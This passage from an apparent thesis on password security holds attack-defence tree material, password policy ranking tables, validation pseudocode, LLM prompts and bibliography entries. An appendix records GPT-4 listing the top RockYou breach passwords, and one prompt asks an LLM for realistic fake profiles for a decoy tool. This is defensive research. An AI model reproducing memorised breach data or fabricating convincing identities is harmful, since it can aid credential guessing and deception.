nodes in the tree as password composition policies expressed in SERENITY (see Section 9.3.1). Figure 9.7 shows how such an ADTree might look, with policy-level mitigations in place for each mode employed by the password guessing attack. The attacker has a goal of guessing a password and, to attempt to achieve this, employs a bimodal guessing attack—a dictionary attack using dictionary D and a brute-force attack of passwords of length up to 14. To mitigate this, we add defence nodes to ensure that the password is not contained in D and that its length is greater than 14.

9.4 Some Final Thoughts

Over the course of this work, we have seen how password datasets originating as tools of exploitation, stolen and propagated by cybercriminals for use in victimising the individuals they concern, can be repurposed in order to help prevent this very thing from occurring with the same frequency in future. As data breaches continue to become more and more commonplace, and as their contents bleed deeper and deeper into the tools we use each day (e.g. LLMs), it is only by responsibly availing ourselves of the insights such data can offer us that we can begin to turn the tide of cybercrime against itself such that it becomes self-limiting. Let us never pass up the opportunity to learn from our failures as cybersecurity practitioners, and never lose sight of the tools and techniques that formal methods can offer us in keeping ourselves, our loved ones and society as a whole safe in a technology landscape evolving so rapidly that an entire community of professionals has emerged to help navigate its dangers.

Appendix A

Additional Data

A.1 GPT-4 Retrieving RockYou Data

Rank	RockYou	GPT-4	Correct?	
			Rank	Tokens
1	123456	123456	Y	Y
2	12345	12345	Y	Y
3	123456789	123456789	Y	Y
4	password	Password	Y	C (1)
5	iloveyou	iloveyou	Y	Y
6	princess	princess	Y	Y
7	1234567	rockyou	T (8)	Y
8	rockyou	1234567	T (7)	Y
9	12345678	12345678	Y	Y
10	abc123	abc123	Y	Y
11	nicole	Nicole	Y	C (1)
12	daniel	Daniel	Y	C (1)
13	babygirl	babygirl	Y	Y
14	monkey	monkey	Y	Y
15	lovely	Jessica	T (16)	C (1)
16	jessica	Lovely	T (15)	Y
17	654321	michael	T (18)	Y
18	michael	Ashley	T (19)	C (1)
19	ashley	654321	T (17)	C (1)
20	qwerty	Qwerty	Y	C (1)

Legend	
Y	Rank/tokens are wholly correct
N	Rank/tokens are wholly incorrect
C (n)	Capitalisation errors only (n total errors)
T (r)	Transposition with password at rank r

FIGURE A.1: The top 20 passwords in the RockYou breach as given by the GPT-4 large language model (LLM) from OpenAI, compared with the top 20 passwords from the breach itself. The LLM gave the top 20 passwords correctly, with only 7 capitalisation errors and 4 transpositions. We give the prompt used to obtain this data in appendix Figure B.3.

TABLE A.1: A complete set of policy α -values rankings for policies evaluated in the 2016 work by Shay et al. (Shay et al., 2016) under each different macrobehaviour studied.

		Policy	Yahoo				RockYou				LinkedIn			
			Shay	Skeptic	α	Distance	Shay	Skeptic	α	Distance	Shay	Skeptic	α	Distance
Reselection modes	Null	3class16	1	1	-0.00015790845	0	1	1	-0.00480967797	0	1	2	-0.00511970014	1
		basic20	2	2	-0.00017481256	0	2	2	-0.00773612979	0	2	1	-0.00206544273	1
		2word16	3	3	-0.00034446767	0	3	3	-0.01310526071	0	3	3	-0.01271757597	0
		basic16	4	6	-0.01237917795	2	4	7	-0.11203436164	3	4	4	-0.11099256297	0
		3class12	5	5	-0.00946485322	0	5	5	-0.01818160822	0	5	6	-0.18384198515	1
		2word12	6	7	-0.01360245343	1	6	6	-0.07942172914	0	6	5	-0.17379245775	1
		comp8	7	4	-0.00619759948	3	7	4	-0.01573345733	3	7	7	-0.21988288974	0
		basic12	8	8	-0.16874098618	0	8	8	-0.32090018785	0	8	8	-0.44625701959	0
	Proportional	3class16	1	1	-0.15000000183	0	1	1	-0.32803183792	0	1	2	-0.45101422402	1
		basic20	2	3	-0.22731830237	1	2	4	-0.45407429983	2	2	1	-0.45052415132	1
		2word16	3	2	-0.18899750304	1	3	3	-0.4346028884	0	3	3	-0.52489585375	0
		basic16	4	7	-0.45303574889	3	4	7	-0.579615909	3	4	4	-0.57099747919	0
		3class12	5	4	-0.28309796453	1	5	2	-0.33753384767	3	5	5	-0.58017546055	0
		2word12	6	6	-0.31745131738	0	6	5	-0.49108150848	1	6	7	-0.61490864585	1
		comp8	7	5	-0.2965234856	2	7	6	-0.54963875987	1	7	8	-0.65135140868	1
		basic12	8	8	-0.47954187505	0	8	8	-0.58639470743	0	8	6	-0.59158613934	2
	Extraneous	3class16	1	1	-0.04210526403	0	1	1	-0.1732211426	0	1	2	-0.25848766731	1
		basic20	2	4	-0.15048415667	2	2	3	-0.2410656647	1	2	1	-0.2478302857	1
		2word16	3	2	-0.05134151255	1	3	4	-0.2463640901	1	3	3	-0.29777195789	0
		basic16	4	6	-0.17558403806	2	4	7	-0.38191467167	3	4	4	-0.40219971884	0
		3class12	5	5	-0.15869415661	0	5	2	-0.22171184179	3	5	6	-0.43333756896	1
		2word12	6	7	-0.18670016936	1	6	6	-0.3512831245	0	6	5	-0.42869639987	1
		comp8	7	3	-0.15048415667	4	7	5	-0.29031771829	2	7	7	-0.4594561195	0
		basic12	8	8	-0.35504148566	0	8	8	-0.49858696195	0	8	8	-0.53008440019	0
	Convergent	3class16	1	7	-1.33181526992	6	1	2	-0.73706003039	1	1	5	-0.84807451306	4
		basic20	2	8	-1.65587234842	6	2	7	-0.86310442053	5	2	8	-0.90303209873	6
		2word16	3	6	-1.33177869336	3	3	5	-0.79623023624	2	3	7	-0.89905475536	4
		basic16	4	5	-1.02369206677	1	4	6	-0.85713632354	2	4	3	-0.79663046993	1
		3class12	5	2	-0.77450139244	3	5	1	-0.66271940447	4	5	2	-0.77997709357	3
		2word12	6	3	-0.82018732762	3	6	3	-0.74833314449	3	6	4	-0.83475601093	2
		comp8	7	4	-0.87004936668	3	7	8	-0.92869922291	1	7	6	-0.84854866977	1
		basic12	8	1	-0.77238736541	7	8	4	-0.77957401152	4	8	1	-0.73119269609	7

TABLE A.2: Part 1 of a complete set of policy α -values rankings for policies evaluated in the 2010 work by Weir et al. (Weir et al., 2010) under each different macrobehaviour studied. Part 2 of this result set is presented in Table A.3.

		Policy	Yahoo				RockYou				LinkedIn			
			Weir	Skeptic	α	Distance	Weir	Skeptic	α	Distance	Weir	Skeptic	α	Distance
Reselection modes	Null	symbol10	1	1	-0.01556416747	0	1	2	-0.15407073225	1	1	1	-0.23442745359	0
		symbol9	2	2	-0.01887122062	0	2	4	-0.22450343177	2	2	2	-0.26074049397	0
		symbol8	3	4	-0.03759231096	1	3	5	-0.26823862049	2	3	3	-0.35574798801	0
		upper10	4	3	-0.0332056958	1	4	1	-0.10830599241	3	4	4	-0.35736729927	0
		symbol7	5	6	-0.06281816421	1	5	6	-0.28505640778	1	5	5	-0.36452654831	0
	Proportional	upper9	6	5	-0.05095659629	1	6	3	-0.18379624924	3	6	6	-0.41293458029	0
		symbol10	1	2	-0.32001909024	1	1	3	-0.55159046424	2	1	2	-0.59112560757	1
		symbol9	2	1	-0.29547584329	1	2	4	-0.58809863093	2	2	1	-0.57306231228	1
		symbol8	3	7	-0.35747706416	4	3	7	-0.61413717746	4	3	3	-0.63716006154	0
		upper10	4	5	-0.33299671546	1	4	1	-0.51253601635	3	4	6	-0.64463199888	2
	Extraneous	symbol7	5	8	-0.41519288876	3	5	5	-0.60033869049	0	5	5	-0.6389022074	0
		upper9	6	4	-0.3315126665	2	6	2	-0.55140467108	4	6	7	-0.64477149344	1
		symbol10	1	1	-0.1874429667	0	1	2	-0.40492772437	1	1	1	-0.45379987884	0
		symbol9	2	2	-0.19154796593	0	2	4	-0.46072181841	2	2	2	-0.46564679667	0
		symbol8	3	4	-0.23555861986	1	3	5	-0.4854486914	2	3	3	-0.51610396361	0
	Convergent	upper10	4	3	-0.22055441752	1	4	1	-0.38163607778	3	4	5	-0.53186318941	1
		symbol7	5	8	-0.27090728004	3	5	6	-0.48818408278	1	5	4	-0.51838887357	1
		upper9	6	5	-0.24553602426	1	6	3	-0.44140963272	3	6	6	-0.55852113288	0
		symbol10	1	12	-0.8112277988	11	1	6	-0.80187595755	5	1	8	-0.79438040147	7
		symbol9	2	8	-0.72096302909	6	2	4	-0.79545489182	2	2	2	-0.75849612027	0
		symbol8	3	10	-0.76599957211	7	3	8	-0.8213548214	5	3	9	-0.80037687053	6
		upper10	4	9	-0.75268618185	5	4	1	-0.78038196171	3	4	12	-0.81872397158	8
		symbol7	5	11	-0.78870065482	6	5	7	-0.80743459378	2	5	10	-0.80206704287	5
		upper9	6	4	-0.68841906742	2	6	2	-0.78158594596	4	6	5	-0.78642544688	1

TABLE A.3: Part 2 of a complete set of policy α -values rankings for policies evaluated in the 2010 work by Weir et al. (Weir et al., 2010) under each different macrobehaviour studied. Part 1 of this result set is presented in Table A.2

		Policy	Yahoo				RockYou				LinkedIn			
			Weir	Skeptic	α	Distance	Weir	Skeptic	α	Distance	Weir	Skeptic	α	Distance
Reselection modes	Null	upper8	7	8	-0.08788533831	1	7	7	-0.29843616853	0	7	8	-0.5047464184	1
		basic10	8	9	-0.32445854676	1	8	9	-0.53300182331	1	8	9	-0.55795650042	1
		upper7	9	7	-0.08667135273	2	9	8	-0.31506802477	1	9	7	-0.49261006475	2
		basic9	10	10	-0.39766794429	0	10	10	-0.6480502898	0	10	10	-0.63725805063	0
		basic8	11	11	-0.52440109097	0	11	11	-0.70358244819	0	11	11	-0.69777126685	0
		basic7	12	12	-0.5407681943	0	12	12	-0.73241291672	0	12	12	-0.70530937351	0
	Proportional	upper8	7	6	-0.3470868666	1	7	8	-0.61888300169	1	7	9	-0.67203059963	2
		basic10	8	9	-0.4850043462	1	8	9	-0.67358060662	1	8	4	-0.63873406763	4
		upper7	9	3	-0.32623754597	6	9	6	-0.60293509147	3	9	8	-0.66124019446	1
		basic9	10	10	-0.49910816796	0	10	10	-0.74059964193	0	10	10	-0.68879597895	0
		basic8	11	12	-0.5660519411	1	11	11	-0.75839599758	0	11	12	-0.72455652518	1
		basic7	12	11	-0.56230605009	1	12	12	-0.76364356037	0	12	11	-0.71769155218	1
	Extraneous	upper8	7	6	-0.26689489705	1	7	7	-0.50596114893	0	7	7	-0.5985927614	0
		basic10	8	9	-0.43376475499	1	8	9	-0.63136720457	1	8	9	-0.60275444808	1
		upper7	9	7	-0.26689489705	2	9	8	-0.52077279159	1	9	8	-0.60100973802	1
		basic9	10	10	-0.47507829396	0	10	10	-0.70026453609	0	10	10	-0.66973846397	0
		basic8	11	11	-0.54361541712	0	11	11	-0.74040862148	0	11	12	-0.71573291344	1
		basic7	12	12	-0.56230605088	0	12	12	-0.74859747355	0	12	11	-0.71214491449	1
	Convergent	upper8	7	6	-0.70279668777	1	7	9	-0.82308506985	2	7	11	-0.81234089296	4
		basic10	8	7	-0.70883266173	1	8	5	-0.79945442641	3	8	1	-0.74920948082	7
		upper7	9	1	-0.63983100468	8	9	3	-0.78834178503	6	9	6	-0.79011369935	3
		basic9	10	3	-0.67838876509	7	10	10	-0.82980440121	0	10	3	-0.77558016778	7
		basic8	11	5	-0.69848048051	6	11	12	-0.83558424994	1	11	7	-0.79384410714	4
		basic7	12	2	-0.66790136357	10	12	11	-0.83373427337	1	12	4	-0.78038530028	8

Appendix B

Additional Figures

B.1 Wiring Diagrams




FIGURE B.1: Wiring diagram of the Arduino Uno and RDM6300 shown in Figure 2.39.

B.2 Memory Diagrams

1	1	1	1	1	1	1	1	1
	0	0	0	0	0			
	0	0	0	0	0			
	0	0	0	0	0			
	0	0	0	0	0			
	0	0	0	0	0			
	0	0	0	0	0			
	0	0	1	0	0	1		
	1	0	0	0	0	1		
	0	1	0	1	0			
	0	0	0	0	0			
	1	1	1	1	0			

FIGURE B.2: The *factory* memory programming of the generic rewritable key fob shown in Figure 2.40. Figures by author.

B.3 Screenshots




FIGURE B.3: The GPT-4 LLM by OpenAI correctly giving the seventh most common password in the RockYou dataset ("1234567"), when asked to do so via ChatGPT. Screenshot by author.

Appendix C

Supplementary Code

C.1 Algorithms

```
// Get password chunks from database.
var chunks = loadPasswordChunks();

// Read password from user.
var password = getPasswordFromUser();

// Validate password against chunks.
var i = 0;
var j = 0;
var buffer = [];
while (i < count(chunks) && j < length(password)) {
    buffer.append(password[j]);
    if (chunks[i].validate(buffer)) {
        i++;
        buffer = [];
    }
    j++;
}

/*
 * If we hit the end of the password with a clear buffer and
 * all chunks validated, we have a valid password. Otherwise
 * password is invalid.
 */
if (i == count(chunks)
    && j == length(password)
    && length(buffer) == 0) {
    passwordIsValid();
} else {
    passwordIsNotValid();
}
```

FIGURE C.1: The pseudocode for an algorithm to check a user-provided password against a password chunk schema. This reflects the algorithm used in our reference implementation (Johnson, 2023b).

C.2 Prompts

Generate a convincing but fictional user profile in JSON format.
 No field should look unconvincing, like a fake or placeholder.
 Realism is paramount, especially for company names, phone numbers and addresses.
 Do not generate addresses like "1234 Main Street" as these are very clearly fake.
 Do not generate phone numbers containing excessive repeating (e.g. 555) or sequential (e.g. 1234) digits as these are very clearly fake.
 Do not generate company names such as "ABC Corporation" as these are very clearly fake.
 All dates should be in "January 2020" format.
 This should be for a software developer based in California and contain the following fields:

1. first_name (the user's first name)
2. last_name (the user's last name)
3. address_street (the user's street address)
4. address_city (the user's city of residence)
5. address_postcode (the user's postal/zip code)
6. phone (the user's phone number)
7. email (the user's email address)
8. about (a short bio for the user, written from their perspective)
9. employment (an array of 3-5 objects containing details of previously held roles listed in reverse chronological order, with each entry containing job title (key job_title), company name (key company_name), job description (key job_description), start date (key start_date) and end date (key end_date))
10. education objects containing details of academic qualifications achieved in reverse chronological order, with each entry containing institution name (key institution_name), name of qualification (key qualification), name of course (key course), GPA (key gpa), start date (key start_date) and end date (key end_date))
11. interests (an array of strings documenting interests the user holds outside of work)
12. awards (an array of strings documenting awards the user has won (hackathons, best paper awards etc.))
13. tagline (a summary of the about field containing no more than 10 words)

FIGURE C.2: The prompt used with the gpt-3.5-turbo-0613 LLM to produce the textual content for our ghostwords proof-of-concept application.

Please list the top 20 passwords in the RockYou list, being specific about why using such passwords constitutes poor security practice.

FIGURE C.3: The prompt used with the GPT-4 LLM from OpenAI via ChatGPT to yield the top 20 passwords in the RockYou dataset shown in appendix Figure A.1.

Bibliography

- 000webhost (Oct. 2015). *Web hosting, domain names, VPS - 000webhost.com*.
<https://archive.is/GLo1Z>. (Online; archived copy accessed on 26/12/2023).
- 1Password (Aug. 2022). *Dark Web Monitoring | 1Password*.
<https://web.archive.org/web/20220819061455/https://1password.com/features/dark-web-monitoring/>. (Online; archived copy accessed on 05/02/2024).
- Adams, Anne and Martina Angela Sasse (Dec. 1999). "Users Are Not the Enemy". In: *Commun. ACM* 42.12, pp. 40–46. ISSN: 0001-0782. DOI: 10.1145/322796.322806. URL: <https://doi.org/10.1145/322796.322806>.
- Alsaleh, M., M. Mannan, and P. C. van Oorschot (Jan. 2012). "Revisiting Defenses against Large-Scale Online Password Guessing Attacks". In: *IEEE Transactions on Dependable and Secure Computing* 9.1, pp. 128–141. ISSN: 1545-5971. DOI: 10.1109/TDSC.2011.24.
- amymelissa (Apr. 2009). *Important for faithwriters.com users*.
https://web.archive.org/web/20101017024229/http://forums.crosswalk.com/m_4252083/mpage_1/tm.htm. (Online; archived copy accessed on 27/12/2023).
- Anand, Abhishek et al. (2017). "CertiCoq: A verified compiler for Coq". In: *The third international workshop on Coq for programming languages (CoqPL)*.
- Andress, David (2005). *The Terror*. New York: Farrar, Straus and Giroux, pp. 12–13. ISBN: 978-0-349-11588-7.
- Andrews, Nathanael (2018). "Illegal Acquisition of Wireless Phone Numbers for Sim-Swap Attacks and Wireless Provider Liability Notes". In: *Northwestern Journal of Technology and Intellectual Property* 16 (2), pp. 97–106. URL: <https://heinonline.org/HOL/P?h=hein.journals/nwteintp16&i=79>.
- Anna-senpai (Oct. 2016). "[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release". In: *Hack Forums*. URL: <https://hackforums.net/showthread.php?tid=5420472>.
- Antonakakis, Manos et al. (Aug. 2017). "Understanding the Mirai Botnet". In: *26th USENIX Security Symposium (USENIX Security 17)*. Vancouver, BC: USENIX Association, pp. 1093–1110. ISBN: 978-1-931971-40-9. URL: <https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis>.
- Appel, Andrew W. (2016). "Modular Verification for Computer Security". In: *IEEE 29th Computer Security Foundations Symposium (CSF)*. IEEE, pp. 1–8.
- Apple Inc. (Nov. 2017). *FaceID Security Guide*. Tech. rep. URL: https://www.apple.com/ca/business-docs/FaceID_Security_Guide.pdf.
- Arthur, Charles (Sept. 2013). "iPhone 5S fingerprint sensor hacked by Germany's Chaos Computer Club". In: *The Guardian*. URL: <https://www.theguardian.com/technology/2013/sep/22/apple-iphone-fingerprint-scanner-hacked>.

- Atchley, M. et al. (Apr. 1987). *Recommendations for Security Policy for All Networked Computers at LBL*. Berkeley, CA, USA. URL: <https://escholarship.org/uc/item/00j5f3bv>.
- Aviv, Adam J., Devon Budzitoski, and Ravi Kuber (2015). "Is Bigger Better? Comparing User-Generated Passwords on 3x3 vs. 4x4 Grid Sizes for Android's Pattern Unlock". In: *Proceedings of the 31st Annual Computer Security Applications Conference*. ACSAC 2015. Los Angeles, CA, USA: Association for Computing Machinery, pp. 301–310. ISBN: 978-1-4503-3682-6. DOI: [10.1145/2818000.2818014](https://doi.org/10.1145/2818000.2818014). URL: <https://doi.org/10.1145/2818000.2818014>.
- Aviv, Adam J. et al. (2010). "Smudge Attacks on Smartphone Touch Screens". In: *Proceedings of the 4th USENIX Conference on Offensive Technologies*. WOOT'10. Washington, DC: USENIX Association, pp. 1–7.
- Ballantyne, Michael, Robert S. Boyer, and Larry Hines (Mar. 1996). "Woody Bledsoe: His Life and Legacy". In: *AI Magazine* 17.1, p. 7. DOI: [10.1609/aimag.v17i1.1207](https://ojs.aaai.org/index.php/aimagazine/article/view/1207). URL: <https://ojs.aaai.org/index.php/aimagazine/article/view/1207>.
- Banta, Natalie M. (2015). "Death and privacy in the digital age". In: *NCL Rev.* 94, p. 927.
- Bariic, Ankica, Vasco Amaral, and Miguel Goulão (Sept. 2012). "Usability Evaluation of Domain-Specific Languages". In: *2012 Eighth International Conference on the Quality of Information and Communications Technology*, pp. 342–347. DOI: [10.1109/QUATIC.2012.63](https://doi.org/10.1109/QUATIC.2012.63).
- Bauereiß, Thomas et al. (2017). "CoSMeDis: A Distributed Social Media Platform with Formally Verified Confidentiality Guarantees". In: *2017 IEEE Symposium on Security and Privacy (SP)*, pp. 729–748. DOI: [10.1109/SP.2017.24](https://doi.org/10.1109/SP.2017.24).
- Bercovici, Jeff (Aug. 2019). "Twitter CEO Jack Dorsey hacked; account sends racist tweets". In: *Los Angeles Times*. URL: <https://www.latimes.com/business/story/2019-08-30/jack-dorsey-racist-tweets>.
- Berg, Jessica (2001). "Grave secrets: Legal and ethical analysis of postmortem confidentiality". In: *Conn. L. Rev.* 34, p. 81.
- Berry, Nick (2012). *PIN analysis*. <https://web.archive.org/web/20120923143006/http://www.datagenetics.com/blog/september32012/>. (Online; archived copy accessed on 07/01/2024).
- Bertot, Yves and Pierre Castéran (2004). *Interactive Theorem Proving and Program Development: Coq'Art: The Calculus of Inductive Constructions*. Springer.
- (2013). *Interactive theorem proving and program development – Coq'Art: the calculus of inductive constructions*. Springer Science & Business Media.
- Beyer, Gerry and Naomi Cahn (Feb. 2012). "When You Pass on, Don't Leave the Passwords Behind: Planning for Digital Assets". In: *Probate & Property* 26 (1), pp. 40–43.
- Bhagavatula, Rasekhar et al. (2015). "Biometric authentication on iphone and android: Usability, perceptions, and influences on adoption". In: *In Proc. USEC*.
- Blanchet, Bruno et al. (2001). "An Efficient Cryptographic Protocol Verifier Based on Prolog Rules." In: *CSFW*. Vol. 1, pp. 82–96.
- Bledsoe, Woodrow Wilson (1963). *Proposal for a Study to Determine the Feasibility of a Simplified Facial Recognition Machine*. Paolo Alto, CA, USA.

- Blocki, Jeremiah (2017). *Releasing a Differentially Private Password Frequency Corpus from 70 Million Yahoo! Passwords*.
<https://web.archive.org/web/20240116090634/http://archive.dimacs.rutgers.edu/Workshops/Barriers/Slides/DIMACS-Yahoo-Slides.pdf>. (Online; archived copy accessed on 16/01/2024).
- Blocki, Jeremiah, Anupam Datta, and Joseph Bonneau (2016). "Differentially Private Password Frequency Lists". In: *23rd Annual Network and Distributed System Security Symposium, NDSS 2016, San Diego, California, USA, February 21-24, 2016*. URL: <http://www.internetsociety.org/sites/default/files/blogs-media/differentially-private-password-frequency-lists.pdf>.
- Blocki, Jeremiah, Benjamin Harsha, and Samson Zhou (2018). "On the economics of offline password cracking". In: *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, pp. 853–871.
- Blocki, Jeremiah and Wuwei Zhang (2022). "DALock: Password Distribution-Aware Throttling". In: *Proceedings on Privacy Enhancing Technologies*. URL: <https://par.nsf.gov/biblio/10322472>.
- Blocki, Jeremiah et al. (2013). "Optimizing Password Composition Policies". In: *Proceedings of the Fourteenth ACM Conference on Electronic Commerce. EC '13*. Philadelphia, Pennsylvania, USA: Association for Computing Machinery, pp. 105–122. ISBN: 978-1-4503-1962-1. DOI: [10.1145/2482540.2482552](https://doi.org/10.1145/2482540.2482552). URL: <https://doi.org/10.1145/2482540.2482552>.
- Bloom, Burton H. (July 1970). "Space/time trade-offs in hash coding with allowable errors". In: *Commun. ACM* 13.7, pp. 422–426. ISSN: 0001-0782. DOI: [10.1145/362686.362692](https://doi.org/10.1145/362686.362692). URL: <https://doi.org/10.1145/362686.362692>.
- Bonneau, Joseph (2012a). "Guessing human-chosen secrets". PhD thesis. University of Cambridge.
- (May 2012b). "The Science of Guessing: Analyzing an Anonymized Corpus of 70 Million Passwords". In: *2012 IEEE Symposium on Security and Privacy*, pp. 538–552. DOI: [10.1109/SP.2012.49](https://doi.org/10.1109/SP.2012.49).
- (Dec. 2015). "Yahoo Password Frequency Corpus". In: DOI: [10.6084/m9.figshare.2057937.v1](https://doi.org/10.6084/m9.figshare.2057937.v1). URL: https://figshare.com/articles/dataset/Yahoo_Password_Frequency_Corpus/2057937.
- Bonneau, Joseph and Sören Preibusch (2010). "The Password Thicket: technical and market failures in human authentication on the web". In: *WEIS 2010*.
- Bonneau, Joseph et al. (2012). "The Quest to Replace Passwords: A Framework for Comparative Evaluation of Web Authentication Schemes". In: *2012 IEEE Symposium on Security and Privacy*, pp. 553–567. DOI: [10.1109/SP.2012.44](https://doi.org/10.1109/SP.2012.44).
- Bonneau, Joseph et al. (June 2015a). "Passwords and the Evolution of Imperfect Authentication". In: *Commun. ACM* 58.7, pp. 78–87. ISSN: 0001-0782. DOI: [10.1145/2699390](https://doi.org/10.1145/2699390). URL: <https://doi.org/10.1145/2699390>.
- Bonneau, Joseph et al. (2015b). "Secrets, Lies, and Account Recovery: Lessons from the Use of Personal Knowledge Questions at Google". In: *WWW'15 - Proceedings of the 22nd international conference on World Wide Web*.
- Bordis, Tabea et al. (Apr. 2023). "Correctness-by-Construction: An Overview of the CorC Ecosystem". In: *Ada Lett.* 42.2, pp. 75–78. ISSN: 1094-3641. DOI: [10.1145/3591335.3591343](https://doi.org/10.1145/3591335.3591343). URL: <https://doi.org/10.1145/3591335.3591343>.
- Boustead, Anne E. and Trey Herr (2020). "Analyzing the Ethical Implications of Research Using Leaked Data". In: *PS: Political Science & Politics* 53.3, pp. 505–509. DOI: [10.1017/S1049096520000323](https://doi.org/10.1017/S1049096520000323).

- Bowes, Ron (2010). *Passwords in the Wild*.
https://web.archive.org/web/20211218161230/https://deepsec.net/docs/Slides/2010/DeepSec_2010_Passwords_in_the_Wild.pdf. (Online; archived copy accessed on 27/12/2023).
- Brady, Edwin (2013). "Idris, a general-purpose dependently typed programming language: Design and implementation". In: *Journal of Functional Programming* 23.5, pp. 552–593. DOI: [10.1017/S095679681300018X](https://doi.org/10.1017/S095679681300018X).
- (2017). *Type-driven development with Idris*. Manning.
- Brewster, Thomas (Oct. 2015). "13 Million Passwords Appear To Have Leaked From This Free Web Host - UPDATED". In: *Forbes*. URL: <https://www.forbes.com/sites/thomasbrewster/2015/10/28/000webhost-database-leak/?sh=b8cde5f60988>.
- (Mar. 2018). "Yes, Cops Are Now Opening iPhones With Dead People's Fingerprints". In: *Forbes*. URL: <https://www.forbes.com/sites/thomasbrewster/2018/03/22/yes-cops-are-now-opening-iphones-with-dead-peoples-fingerprints/?sh=166a11b2393e>.
- Brown, Tom B. et al. (2020). "Language Models Are Few-Shot Learners". In: *Proceedings of the 34th International Conference on Neural Information Processing Systems. NIPS'20*. Vancouver, BC, Canada: Curran Associates Inc. ISBN: 978-1-71382-954-6.
- Buitelaar, J. C. (2017). "Post-mortem privacy and informational self-determination". In: *Ethics and Information Technology* 19.2, pp. 129–142.
- Burgess, Matt (May 2016). *Check if your LinkedIn account was hacked | WIRED UK*. <https://www.wired.co.uk/article/linkedin-data-breach-find-out-included>. (Online; accessed on 26/07/2019).
- Burnett, Mark (Feb. 2015). *Today I Am Releasing Ten Million Passwords*.
<https://web.archive.org/web/20150210024537/https://xato.net/passwords/ten-million-passwords/#.V0enI33LfK7>. (Online; archived copy accessed on 25/12/2023).
- Burr, W. et al. (2006). "NIST special publication 800-63-1 electronic authentication guideline". In: *Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology, Gaithersburg, MD*.
- Burr, William E. et al. (2013). *Electronic Authentication Guideline*. <http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63-2.pdf>. (Online; accessed on 06/05/2018).
- Byrd, Christopher (2011). "Unsafe at any SSID". In: *ISSA Journal* 9.3, pp. 12–17.
- Canetti, Ran and Jonathan Herzog (2006). "Universally composable symbolic analysis of mutual authentication and key-exchange protocols". In: *Proceedings of the Third Conference on Theory of Cryptography. TCC'06*. New York, NY: Springer-Verlag, pp. 380–403. ISBN: 978-3-54032731-8. DOI: [10.1007/11681878_20](https://doi.org/10.1007/11681878_20). URL: https://doi.org/10.1007/11681878_20.
- Canetti, Rein et al. (1997). "Deniable Encryption". In: *Advances in Cryptology — CRYPTO '97*. Ed. by Burton S. Kaliski. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 90–104. ISBN: 978-3-540-69528-8.
- Capaldi, C. (2017). "Graduating from undergrads: Are Mechanical Turk workers more attentive than undergraduate participants". In: *OSF. Available online at: https://osf.io/d2zxw*.

- Caputo, Deanna D. et al. (2016). "Barriers to Usable Security? Three Organizational Case Studies". In: *IEEE Security & Privacy* 14.5, pp. 22–32. DOI: [10.1109/MSP.2016.95](https://doi.org/10.1109/MSP.2016.95).
- Castelluccia, Claude, Markus Dürmuth, and Daniele Perito (2012). "Adaptive Password-Strength Meters from Markov Models". In: *NDSS*.
- Cerullo, Megan (Dec. 2023). "Xfinity hack affects nearly 36 million customers. Here's what to know." In: *Moneywatch*. URL: <https://www.cbsnews.com/news/xfinity-hack-customers-username-passwords/>.
- Chajed, Tej et al. (2017). "Certifying a file system using crash Hoare logic: correctness in the presence of crashes". In: *Communications of the ACM* 60.4, pp. 75–84.
- Channabasava, H. and S. Kanthimathi (2019). "Dynamic Password Protocol for User Authentication". In: *Intelligent Computing*. Ed. by Kohei Arai, Rahul Bhatia, and Supriya Kapoor. Cham: Springer International Publishing, pp. 597–611. ISBN: 978-3-030-22868-2.
- Chen, Haogang et al. (2015). "Using Crash Hoare logic for certifying the FSCQ file system". In: *Proceedings of the 25th Symposium on Operating Systems Principles*. ACM, pp. 18–37.
- Chen, Zhongqiang, Peter Wei, and Alex Delis (2008). "Catching Remote Administration Trojans (RATs)". In: *Software: Practice and Experience* 38.7, pp. 667–703. DOI: [10.1002/spe.837](https://doi.org/10.1002/spe.837). eprint: <https://onlinelibrary.wiley.com/doi/pdf/10.1002/spe.837>. URL: <https://onlinelibrary.wiley.com/doi/abs/10.1002/spe.837>.
